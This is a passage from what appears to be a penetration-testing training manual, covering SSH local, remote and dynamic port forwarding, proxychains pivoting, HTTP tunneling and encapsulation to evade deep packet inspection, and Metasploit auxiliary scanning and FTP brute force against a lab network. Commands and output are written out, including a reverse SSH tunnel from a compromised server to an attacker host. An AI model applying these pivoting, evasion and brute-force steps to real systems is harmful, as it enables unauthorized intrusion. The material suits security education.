


Figure 72 - Our Traffic is Redirected to the Webserver

15.2 - SSH Tunneling

The SSH protocol has many hidden secrets. One of its abilities is to create encrypted tunnels within the SSH protocol⁸³, which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and security administrators, as the following examples will demonstrate.

15.2.1 - Local Port Forwarding

SSH local port forwarding allows us to tunnel a local port to a remote server, using SSH as the transport protocol. The effects of this technique are similar to the port forwarding effects, with a few twists. Consider the same scenario we encountered in the port-forwarding example. We can use the SSH local port forwarding feature to bypass the existing egress restriction using syntax similar to the following:

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
```

⁸³ https://en.wikipedia.org/wiki/Tunneling_protocol#Secure_shell_tunneling




Figure 73 - SSH Local Port Forwarding

Once the tunnel is created, we browse to local port 8080, which redirects our traffic through the outbound SSH tunnel on TCP port 53 on our home machine, then to the web server. Take note that the traffic flowing between our local machine and home is tunneled through SSH, thus encrypting our traffic between these two systems.

15.2.2 - Remote Port Forwarding

The remote port-forwarding feature in SSH is an extremely useful technique that is often perplexing to newcomers. SSH remote port forwarding allows us to tunnel a remote port to a local server. The effects of this technique are best demonstrated through the following scenario.

We have just “popped a shell” on an internal, non-routable corporate machine during an assessment by using a client side attack. We have dumped and cracked some user passwords and have discovered that the local machine you have penetrated is running the Windows RDP service on port 3389.

From the penetrated internal machine, you create a reverse SSH tunnel with your attacking machine, through which you expose the victim’s RDP port on your attacking machine on port 3390. We can create this tunnel with SSH, using syntax similar to the following:

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```

OS-40813 Rody Shahnaza'




Figure 74 - SSH Remote Port Forwarding

Once the tunnel is created, the attacker can connect to their localhost interface, port 3390, with a remote desktop client, and their traffic will be redirected across the tunnel, back to the victim's remote desktop service.

15.2.3 - Dynamic Port Forwarding

Now comes the fun part – SSH dynamic port forwarding allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through a proxy. Consider the following scenario:

You have compromised a DMZ server using a web attack and have escalated your privileges to *root*. This server has both port 80 and port 2222 exposed to the Internet. We create a local SOCKS4 proxy on our local attacking box on port 8080, which will tunnel all incoming traffic to *any* host in the DMZ network, through the compromised web server, as depicted in the following diagram. We can create this proxy with SSH using syntax similar to the following:

```
ssh -D <local proxy port> -p <remote port> <target>
```

OS-40813 Rody Shahnazarian




Figure 75 - SSH Dynamic Port Forwarding

15.3 - Proxchains

A useful proxying tool called **proxchains** complements the last dynamic port forwarding technique. This tool allows us to run any network tool through HTTP, SOCKS4, and SOCKS5 proxies.

Imagine the following scenario: you have compromised a web server located in a corporate DMZ and have successfully escalated privileges and added a local user (hax0r) to be able to SSH to the server without changing the root password. In order to keep filesystem changes to a minimum, you don't want to install tools on the webserver. You first create a reverse SSH tunnel to our attacking machine as follows.

```
root@adminsql:/var/www# ssh -f -N -R 2222:127.0.0.1:22 root@208.68.234.100
Could not create directory '/var/www/.ssh'.
The authenticity of host '208.68.234.100 (208.68.234.100)' can't be established.
ECDSA key fingerprint is b7:6b:e6:42:35:b5:ce:58:c2:01:43:cd:11:75:96:e9.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@208.68.234.100's password:
```

We are now able to SSH to the webserver through our tunnel by connecting on our attacking machine on port 2222:

```
root@kali:~# netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0  127.0.0.1:2222          0.0.0.0:*
23363/sshd: root                           LISTEN
tcp        0      0  208.68.234.101:80        0.0.0.0:*
8787/apache2                             LISTEN
tcp        0      0  208.68.234.100:22        0.0.0.0:*
22989/sshd                               LISTEN
```

We proceed by creating a dynamic application-level port forwarding on port 8080 on our attacking machine. Any connection made to this port will be forwarded over the SSH channel and the application protocol will be used to determine where to connect to from the remote machine.

```
root@kali:~# ssh -f -N -D 127.0.0.1:8080 -p 2222 hax0r@127.0.0.1
```

```
root@127.0.0.1's password:
```

```
root@kali:~# netstat -lntp
```

```
Active Internet connections (only servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
PID/Program name					
tcp	0	0	127.0.0.1:2222	0.0.0.0:*	LISTEN
23381/sshd: root					
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN
23386/ssh					
tcp	0	0	208.68.234.101:80	0.0.0.0:*	LISTEN
8787/apache2					
tcp	0	0	208.68.234.100:22	0.0.0.0:*	LISTEN
22989/sshd					
tcp6	0	0	::1:2222	:::*	LISTEN
23381/sshd: root					

OS-40813 Rody Shahnazarian

At this point, we can configure **proxychains** to use port 8080 on our attacking machine, since the SSH process instance listening on that port will act as a SOCKS server. Through **proxychains**, we can use **nmap** to scan the internal remote network.

```
root@kali:~# proxychains nmap --top-ports=20 -sT -Pn 172.16.40.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
...
|S-chain|->-127.0.0.1:8080-<><>-172.16.40.1:1723-<--timeout
|S-chain|->-127.0.0.1:8080-<><>-172.16.40.1:80-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|->-127.0.0.1:8080-<><>-172.16.40.22:143-<--timeout
|S-chain|->-127.0.0.1:8080-<><>-172.16.40.22:3306-<--timeout
|S-chain|->-127.0.0.1:8080-<><>-172.16.40.22:135-<><>-OK
```

OS-40813 Rody Shahnazarian

15.4 - HTTP Tunneling

HTTP Tunneling is a technique whereby a payload protocol is encapsulated within the HTTP protocol⁸⁴, usually as the body of a HTTP *GET* or *POST* request. When behind an HTTP proxy server, a variation of HTTP tunneling is to use the **CONNECT** HTTP method, where a client uses the HTTP **CONNECT** method to ask the proxy server to forward a TCP connection to a specific destination. The proxy then proceeds to make the connection on behalf of the client. Once the connection with the server has been established, the proxy server continues to proxy the TCP stream to and from the client.

```
root@kali:~# nc -vvn 192.168.1.130 8888
(UNKNOWN) [192.168.1.130] 8888 (?) open
CONNECT 10.11.1.203:80 HTTP/1.0

HTTP/1.0 200 Connection established
Proxy-agent: tinyproxy/1.8.3

HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Content-Location: http://10.11.1.203/index.htm
Date: Wed, 19 Jun 2013 11:21:34 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 19 Jun 2013 07:43:47 GMT
ETag: "fa3a2bbbc06cce1:ac2"
Content-Length: 9
sent 53, rcvd 344
```

⁸⁴ <http://www.w3.org/Protocols/rfc2616/rfc2616.html>

15.5 - Traffic Encapsulation

So far, we have traversed firewall rules based on port filters and stateful inspection. What happens if there's a deep packet content inspection device on the network that does not blindly allow any protocol out of the specified ports? In this case, the previous outbound SSH connections to our home or gateway machines would be blocked, as the content inspection filters would notice that a protocol other than HTTP was trying to get by. Let's go back to our client side attack scenario, where we tunneled out RDP from a victim's machine to our attacking box, and try to deal with this hardened environment.

In this case, we can use an HTTP or SSL encapsulating tool such as **HTTPSTunnel** or **stunnel**, respectively. These tools usually work in a client/server model, allowing us to encapsulate any protocol within HTTP or SSL, thus fooling the deep packet inspection device into allowing the outbound traffic.




Figure 76 - Circumventing the Deep Packet Inspection System

15.5.1 - Exercises

1. Experiment with the various tunneling options presented.
2. Use SSH to proxy out your web surfing through your Kali host.

OS-40813 Rody Shahnazarian

16. - The Metasploit Framework

As you may have noticed, working with public exploits is not a simple job. They often don't work or they need modification and their shellcode may not always suit your needs. In addition, there is no standardization in the exploit command line usage. Some exploits are written in Perl, others in C, and we've even seen exploit payloads written to text file and sent over using Netcat.

Over the past few years, several exploit frameworks have been developed, such as Metasploit, Core Impact, and Immunity Canvas. An exploit framework is a system that contains development tools geared toward exploit development and usage. The frameworks standardize the exploit usage syntax and provide dynamic shellcode capabilities. This means that for each exploit in the framework, you can choose various shellcode payloads such as a bind shell, a reverse shell, download and execute shellcode, and so forth.

As described by its authors, the Metasploit Framework⁸⁵, owned by Rapid7, is an advanced open-source platform for developing, testing, and using exploit code written in Ruby. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the number one exploit collection and development framework of every security auditor. It is frequently updated with new exploits and it is constantly being improved and further developed by Rapid7 and the security community.

⁸⁵ <http://www.metasploit.com/>

Kali Linux contains the **metasploit-framework** package, which contains the open source elements of the Metasploit project.

Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use cases for the tool. The Metasploit Framework can come handy in almost every phase of a penetration test, from passive and active information gathering, to vulnerability research and development, and all the way to client side attacks and post exploitation techniques.

With all this different functionality available in the MSF, it's easy to see how one can get lost within the tool. Fortunately for us, the MSF provides a unified and sensible interface for using all of its features.

16.1 - Metasploit User Interfaces

There are two primary user interfaces that we can use to operate the MSF:

- ***msfconsole*** – This is an interactive console interface which is most commonly used to run regular tasks.
- ***armitage*** - a third party add-on to the MSF providing a graphical user interface to the MSF.

16.2 - Setting up Metasploit Framework on Kali

As mentioned earlier, although the Metasploit Framework is preinstalled in Kali Linux, the **postgresql** service that Metasploit depends on is not active or enabled at boot time. To start the required **postgresql** service dependency, start it as you would any other common service:

```
root@kali:~# systemctl start postgresql
```

To have this service start at boot time, enable it using **systemctl** as follows:

```
root@kali:~# systemctl enable postgresql
```

16.3 - Exploring the Metasploit Framework

Now that everything is set up, we can start exploring the various exploits, auxiliary modules, payloads, and plugins that the MSF has to offer us using the **msfconsole** interface.

```
root@kali:~# msfconsole
      =[ metasploit v4.5.3-2013040301 [core:4.5 api:1.0]
+ -- ---=[ 1084 exploits - 675 auxiliary - 181 post
+ -- ---=[ 277 payloads - 29 encoders - 8 nops
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, options
```

16.4 - Auxiliary Modules

16.4.1 - Getting Familiar with MSF Syntax

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, etc. The modules all follow common syntax usage, which makes them easy to explore and use. Let's look at a few common MSF auxiliary modules to get a feel for the syntax needed to operate the MSF.

```
msf > show auxiliary
```

The **show auxiliary** command will display a long list of all the different auxiliary modules in MSF which can be used for various tasks, such as information gathering (under the *gather/* hierarchy), scanning and enumeration of various services (under the *scanner/* hierarchy) and so on. Let's try to use some of these auxiliary modules to re-create some of our enumeration procedures performed earlier in this course. To use any auxiliary module, exploit or plugin, issue the command **use** with the module name appended to it. You can then use the **info** command to get more information about the specific module. Take some time to explore the various auxiliary modules present in the MSF. It's always wise to be aware of the abilities and limitations of your toolkit.

We'll start by invoking a simple SNMP enumeration module and check its **info** output.

```
msf> use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > info

      Name: SNMP Enumeration Module
      Module: auxiliary/scanner/snmp/snmp_enum
      Version: 0
      License: Metasploit Framework License (BSD)
```

Rank: Normal

...

Now we need to figure out how to use this auxiliary module. The **show options** command will display all the parameters required to run this module.

```
msf auxiliary(snmp_enum) > show options
```

Module options (auxiliary/scanner/snmp/snmp_enum):

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

```
msf auxiliary(snmp_enum) >
```

Notice that some parameters are *Required* before the module can successfully run. In this case, we need to add a **RHOSTS** value, or an IP range we want scanned. Once configured, we can run the module using the **run** command. We can also set the **THREADS** count to 10 for faster scanning.

```
msf auxiliary(snmp_enum) > set RHOSTS 10.11.1.1-254
```

RHOSTS => 10.11.1.1-254

```
msf auxiliary(snmp_enum) > set THREADS 10
```

THREADS => 10

```
msf auxiliary(snmp_enum) > show options
```

Module options (auxiliary/scanner/snmp/snmp_enum):

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String

COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS	10.11.1.1-254	yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	10	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

```
msf auxiliary(snmp_enum) > run
```

```
...
```

```
[+] 10.11.1.215, Connected.
```

```
[*] System information:
```

```
Host IP : 10.11.1.203
Hostname : BOB
Description : Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
Contact : -
Location : -
Uptime snmp : -
Uptime system : 109 days, 12:03:22.51
System date : -
```

```
[*] User accounts:
```

```
["bob"]
["Guest"]
["IUSR_BOB"]
["IWAM_BOB"]
["Administrator"]
["HelpAssistant"]
["SUPPORT_388945a0"]
```

That was a relatively easy process. For comparison's sake, let's try out a few more MSF auxiliary modules. Next is the SMB version scanner:

```
msf auxiliary(snmp_enum) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range
SMBDomain	WORKGROUP	no	The Windows domain to use
SMBPass		no	The password
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

Notice how MSF does not carry defined variables across modules. The *RHOSTS* and *THREADS* value is empty in the **smb_version** scanner module. We can change this behavior by using global session values, using the **setg** command.

```
msf auxiliary(smb_version) > setg RHOSTS 10.11.1.1-254
RHOSTS => 10.11.1.1-254
msf auxiliary(smb_version) > setg THREADS 10
THREADS => 10
msf auxiliary(smb_version) > run

[*] 10.11.1.208:445 is running Unix Samba 3.0.33-0.17.el4 (language: Unknown)
(name:PHOENIX) (domain:PHOENIX)
[*] 10.11.1.201:445 is running Windows XP Service Pack 0 / 1 (language: Unknown)
(name:ALICE) (domain:THINC)
[*] Scanned 07 of 55 hosts (012% complete)
[*] 10.11.1.215:139 is running Unix Samba 2.2.7a (language: Unknown) (domain:MYGROUP)
```

...

The next module we load should have the *RHOSTS* and *THREADS* values preserved. Let's check this by using one more auxiliary scanner, a WebDAV service scanner. WebDAV servers are often poorly configured and can often lead to a quick and easy shell on a victim.

```
msf auxiliary(smb_version) > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options
Module options (auxiliary/scanner/http/webdav_scanner):

      Name        Current Setting  Required  Description
      ----        -----          -----    -----
      PATH         /              yes       Path to use
      Proxies      no             Use a proxy chain
      RHOSTS      10.11.1.1-254  yes       The target address range
      RPORT        80             yes       The target port
      THREADS     10             yes       The number of concurrent threads
      VHOST        no             HTTP server virtual host

msf auxiliary(webdav_scanner) > run
[+] 10.11.1.205 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 10.11.1.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[+] 10.11.1.206 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 10.11.1.202 (Microsoft-IIS) WebDAV disabled.
[+] 10.11.1.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[+] 10.11.1.204 (Microsoft-IIS/5.1) has WEBDAV ENABLED
```

16.4.1.1 - FTP Brute Force

Various Metasploit auxiliary plugins include brute-force options in them, such as the example below of the **ftp_login** MSF module:

```
root@kali:~# msfconsole -q
msf> search type:auxiliary login
msf> use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options
msf auxiliary(ftp_login) > set PASS_FILE /root/password-file.txt
msf auxiliary(ftp_login) > set USERPASS_FILE /root/users.txt
msf auxiliary(ftp_login) > set RHOSTS 10.11.1.219
msf auxiliary(ftp_login) > run

[*] Connecting to FTP server 10.11.1.219:21...
[*] Connected to target FTP server.
[*] 10.11.1.219:21 FTP - [003/341] - Failed FTP login for 'mike': ''
[*] 10.11.1.219:21 FTP - [004/341] - Attempting FTP login for 'ubuntu': ''
[*] 10.11.1.219:21 FTP - [004/341] - Failed FTP login for 'ubuntu': ''
[*] 10.11.1.219:21 FTP - [005/341] - Attempting FTP login for 'root':'root'
[*] 10.11.1.219:21 FTP - [005/341] - Failed FTP login for 'root':'root'
[*] 10.11.1.219:21 FTP - [006/341] - Attempting FTP login for 'bob':'bob'
[-] 10.11.1.219:21 FTP - [006/341] - Caught EOFError, reconnecting
[*] Connecting to FTP server 10.11.1.219:21...
[*] Connected to target FTP server.
[*] 10.11.1.219:21 FTP - [006/341] - Failed FTP login for 'bob':'bob'
[*] 10.11.1.219:21 FTP - [007/341] - Attempting FTP login for 'mike':'mike'
[*] 10.11.1.219:21 FTP - [007/341] - Failed FTP login for 'mike':'mike'
[*] 10.11.1.219:21 FTP - [008/341] - Attempting login for 'ubuntu':'ubuntu'
[+] 10.11.1.219:21 - Successful FTP login for 'ubuntu':'ubuntu'
[*] 10.11.1.219:21 - User 'ubuntu' has READ/WRITE access
```

16.4.2 - Metasploit Database Access

If the `postgresql` service is started ahead of time, the MSF will log findings and information about discovered hosts in a convenient, accessible database. To display all discovered hosts up to this point, we can give the `hosts` command within `msfconsole`.

```
msf > hosts

Hosts
=====
address      mac      name      os_name os_flavor  os_sp    purpose   info   comments
...
10.11.1.203  10.11.1.203  Microsoft Windows XP    server
10.11.1.204  10.11.1.204  Microsoft Windows XP    server
10.11.1.205  10.11.1.205  Microsoft Windows 2000 server
10.11.1.206  10.11.1.206  Microsoft Windows 2000 server
10.11.1.210  10.11.1.210  Microsoft Windows 2003 server
...
10.11.1.234  10.11.1.234  Linux    Ubuntu server
10.11.1.235  10.11.1.235  Linux    CentOS server
10.11.1.251  10.11.1.251  Linux    Ubuntu server
...
```

Additionally, we can use the `db_nmap` MSF wrapper to scan hosts with Nmap and have the scan output inserted to the MSF database.

```
msf > db_nmap
[*] Usage: db_nmap [nmap options]
msf > db_nmap 10.11.1.1-254
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-18 07:52 EDT
...
```

Once the **db_nmap** scan is complete, we can search the Metasploit database for machines with specific open ports by using the **-p** parameter.

```
msf > services -p 443

Services
=====

host      port  proto  name    state   info
---      ---  -----  ----  -----
10.11.1.205  443    tcp    https  open
10.11.1.206  443    tcp    https  open
10.11.1.208  443    tcp    https  open
10.11.1.222  443    tcp    https  open
10.11.1.223  443    tcp    https  open
10.11.1.227  443    tcp    https  open
10.11.1.237  443    tcp    https  open
```

The database is also useful for more than simply displaying the information it contains. We can also make use of its data to automatically populate the **RHOSTS** value of an auxiliary module, based on ports that were found to be open on a target system.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > services -p 443 --rhosts

Services
=====

host      port  proto  name    state   info
---      ---  -----  ----  -----
10.11.1.205  443    tcp    https  open
10.11.1.206  443    tcp    https  open
10.11.1.208  443    tcp    https  open
10.11.1.222  443    tcp    https  open
```

```
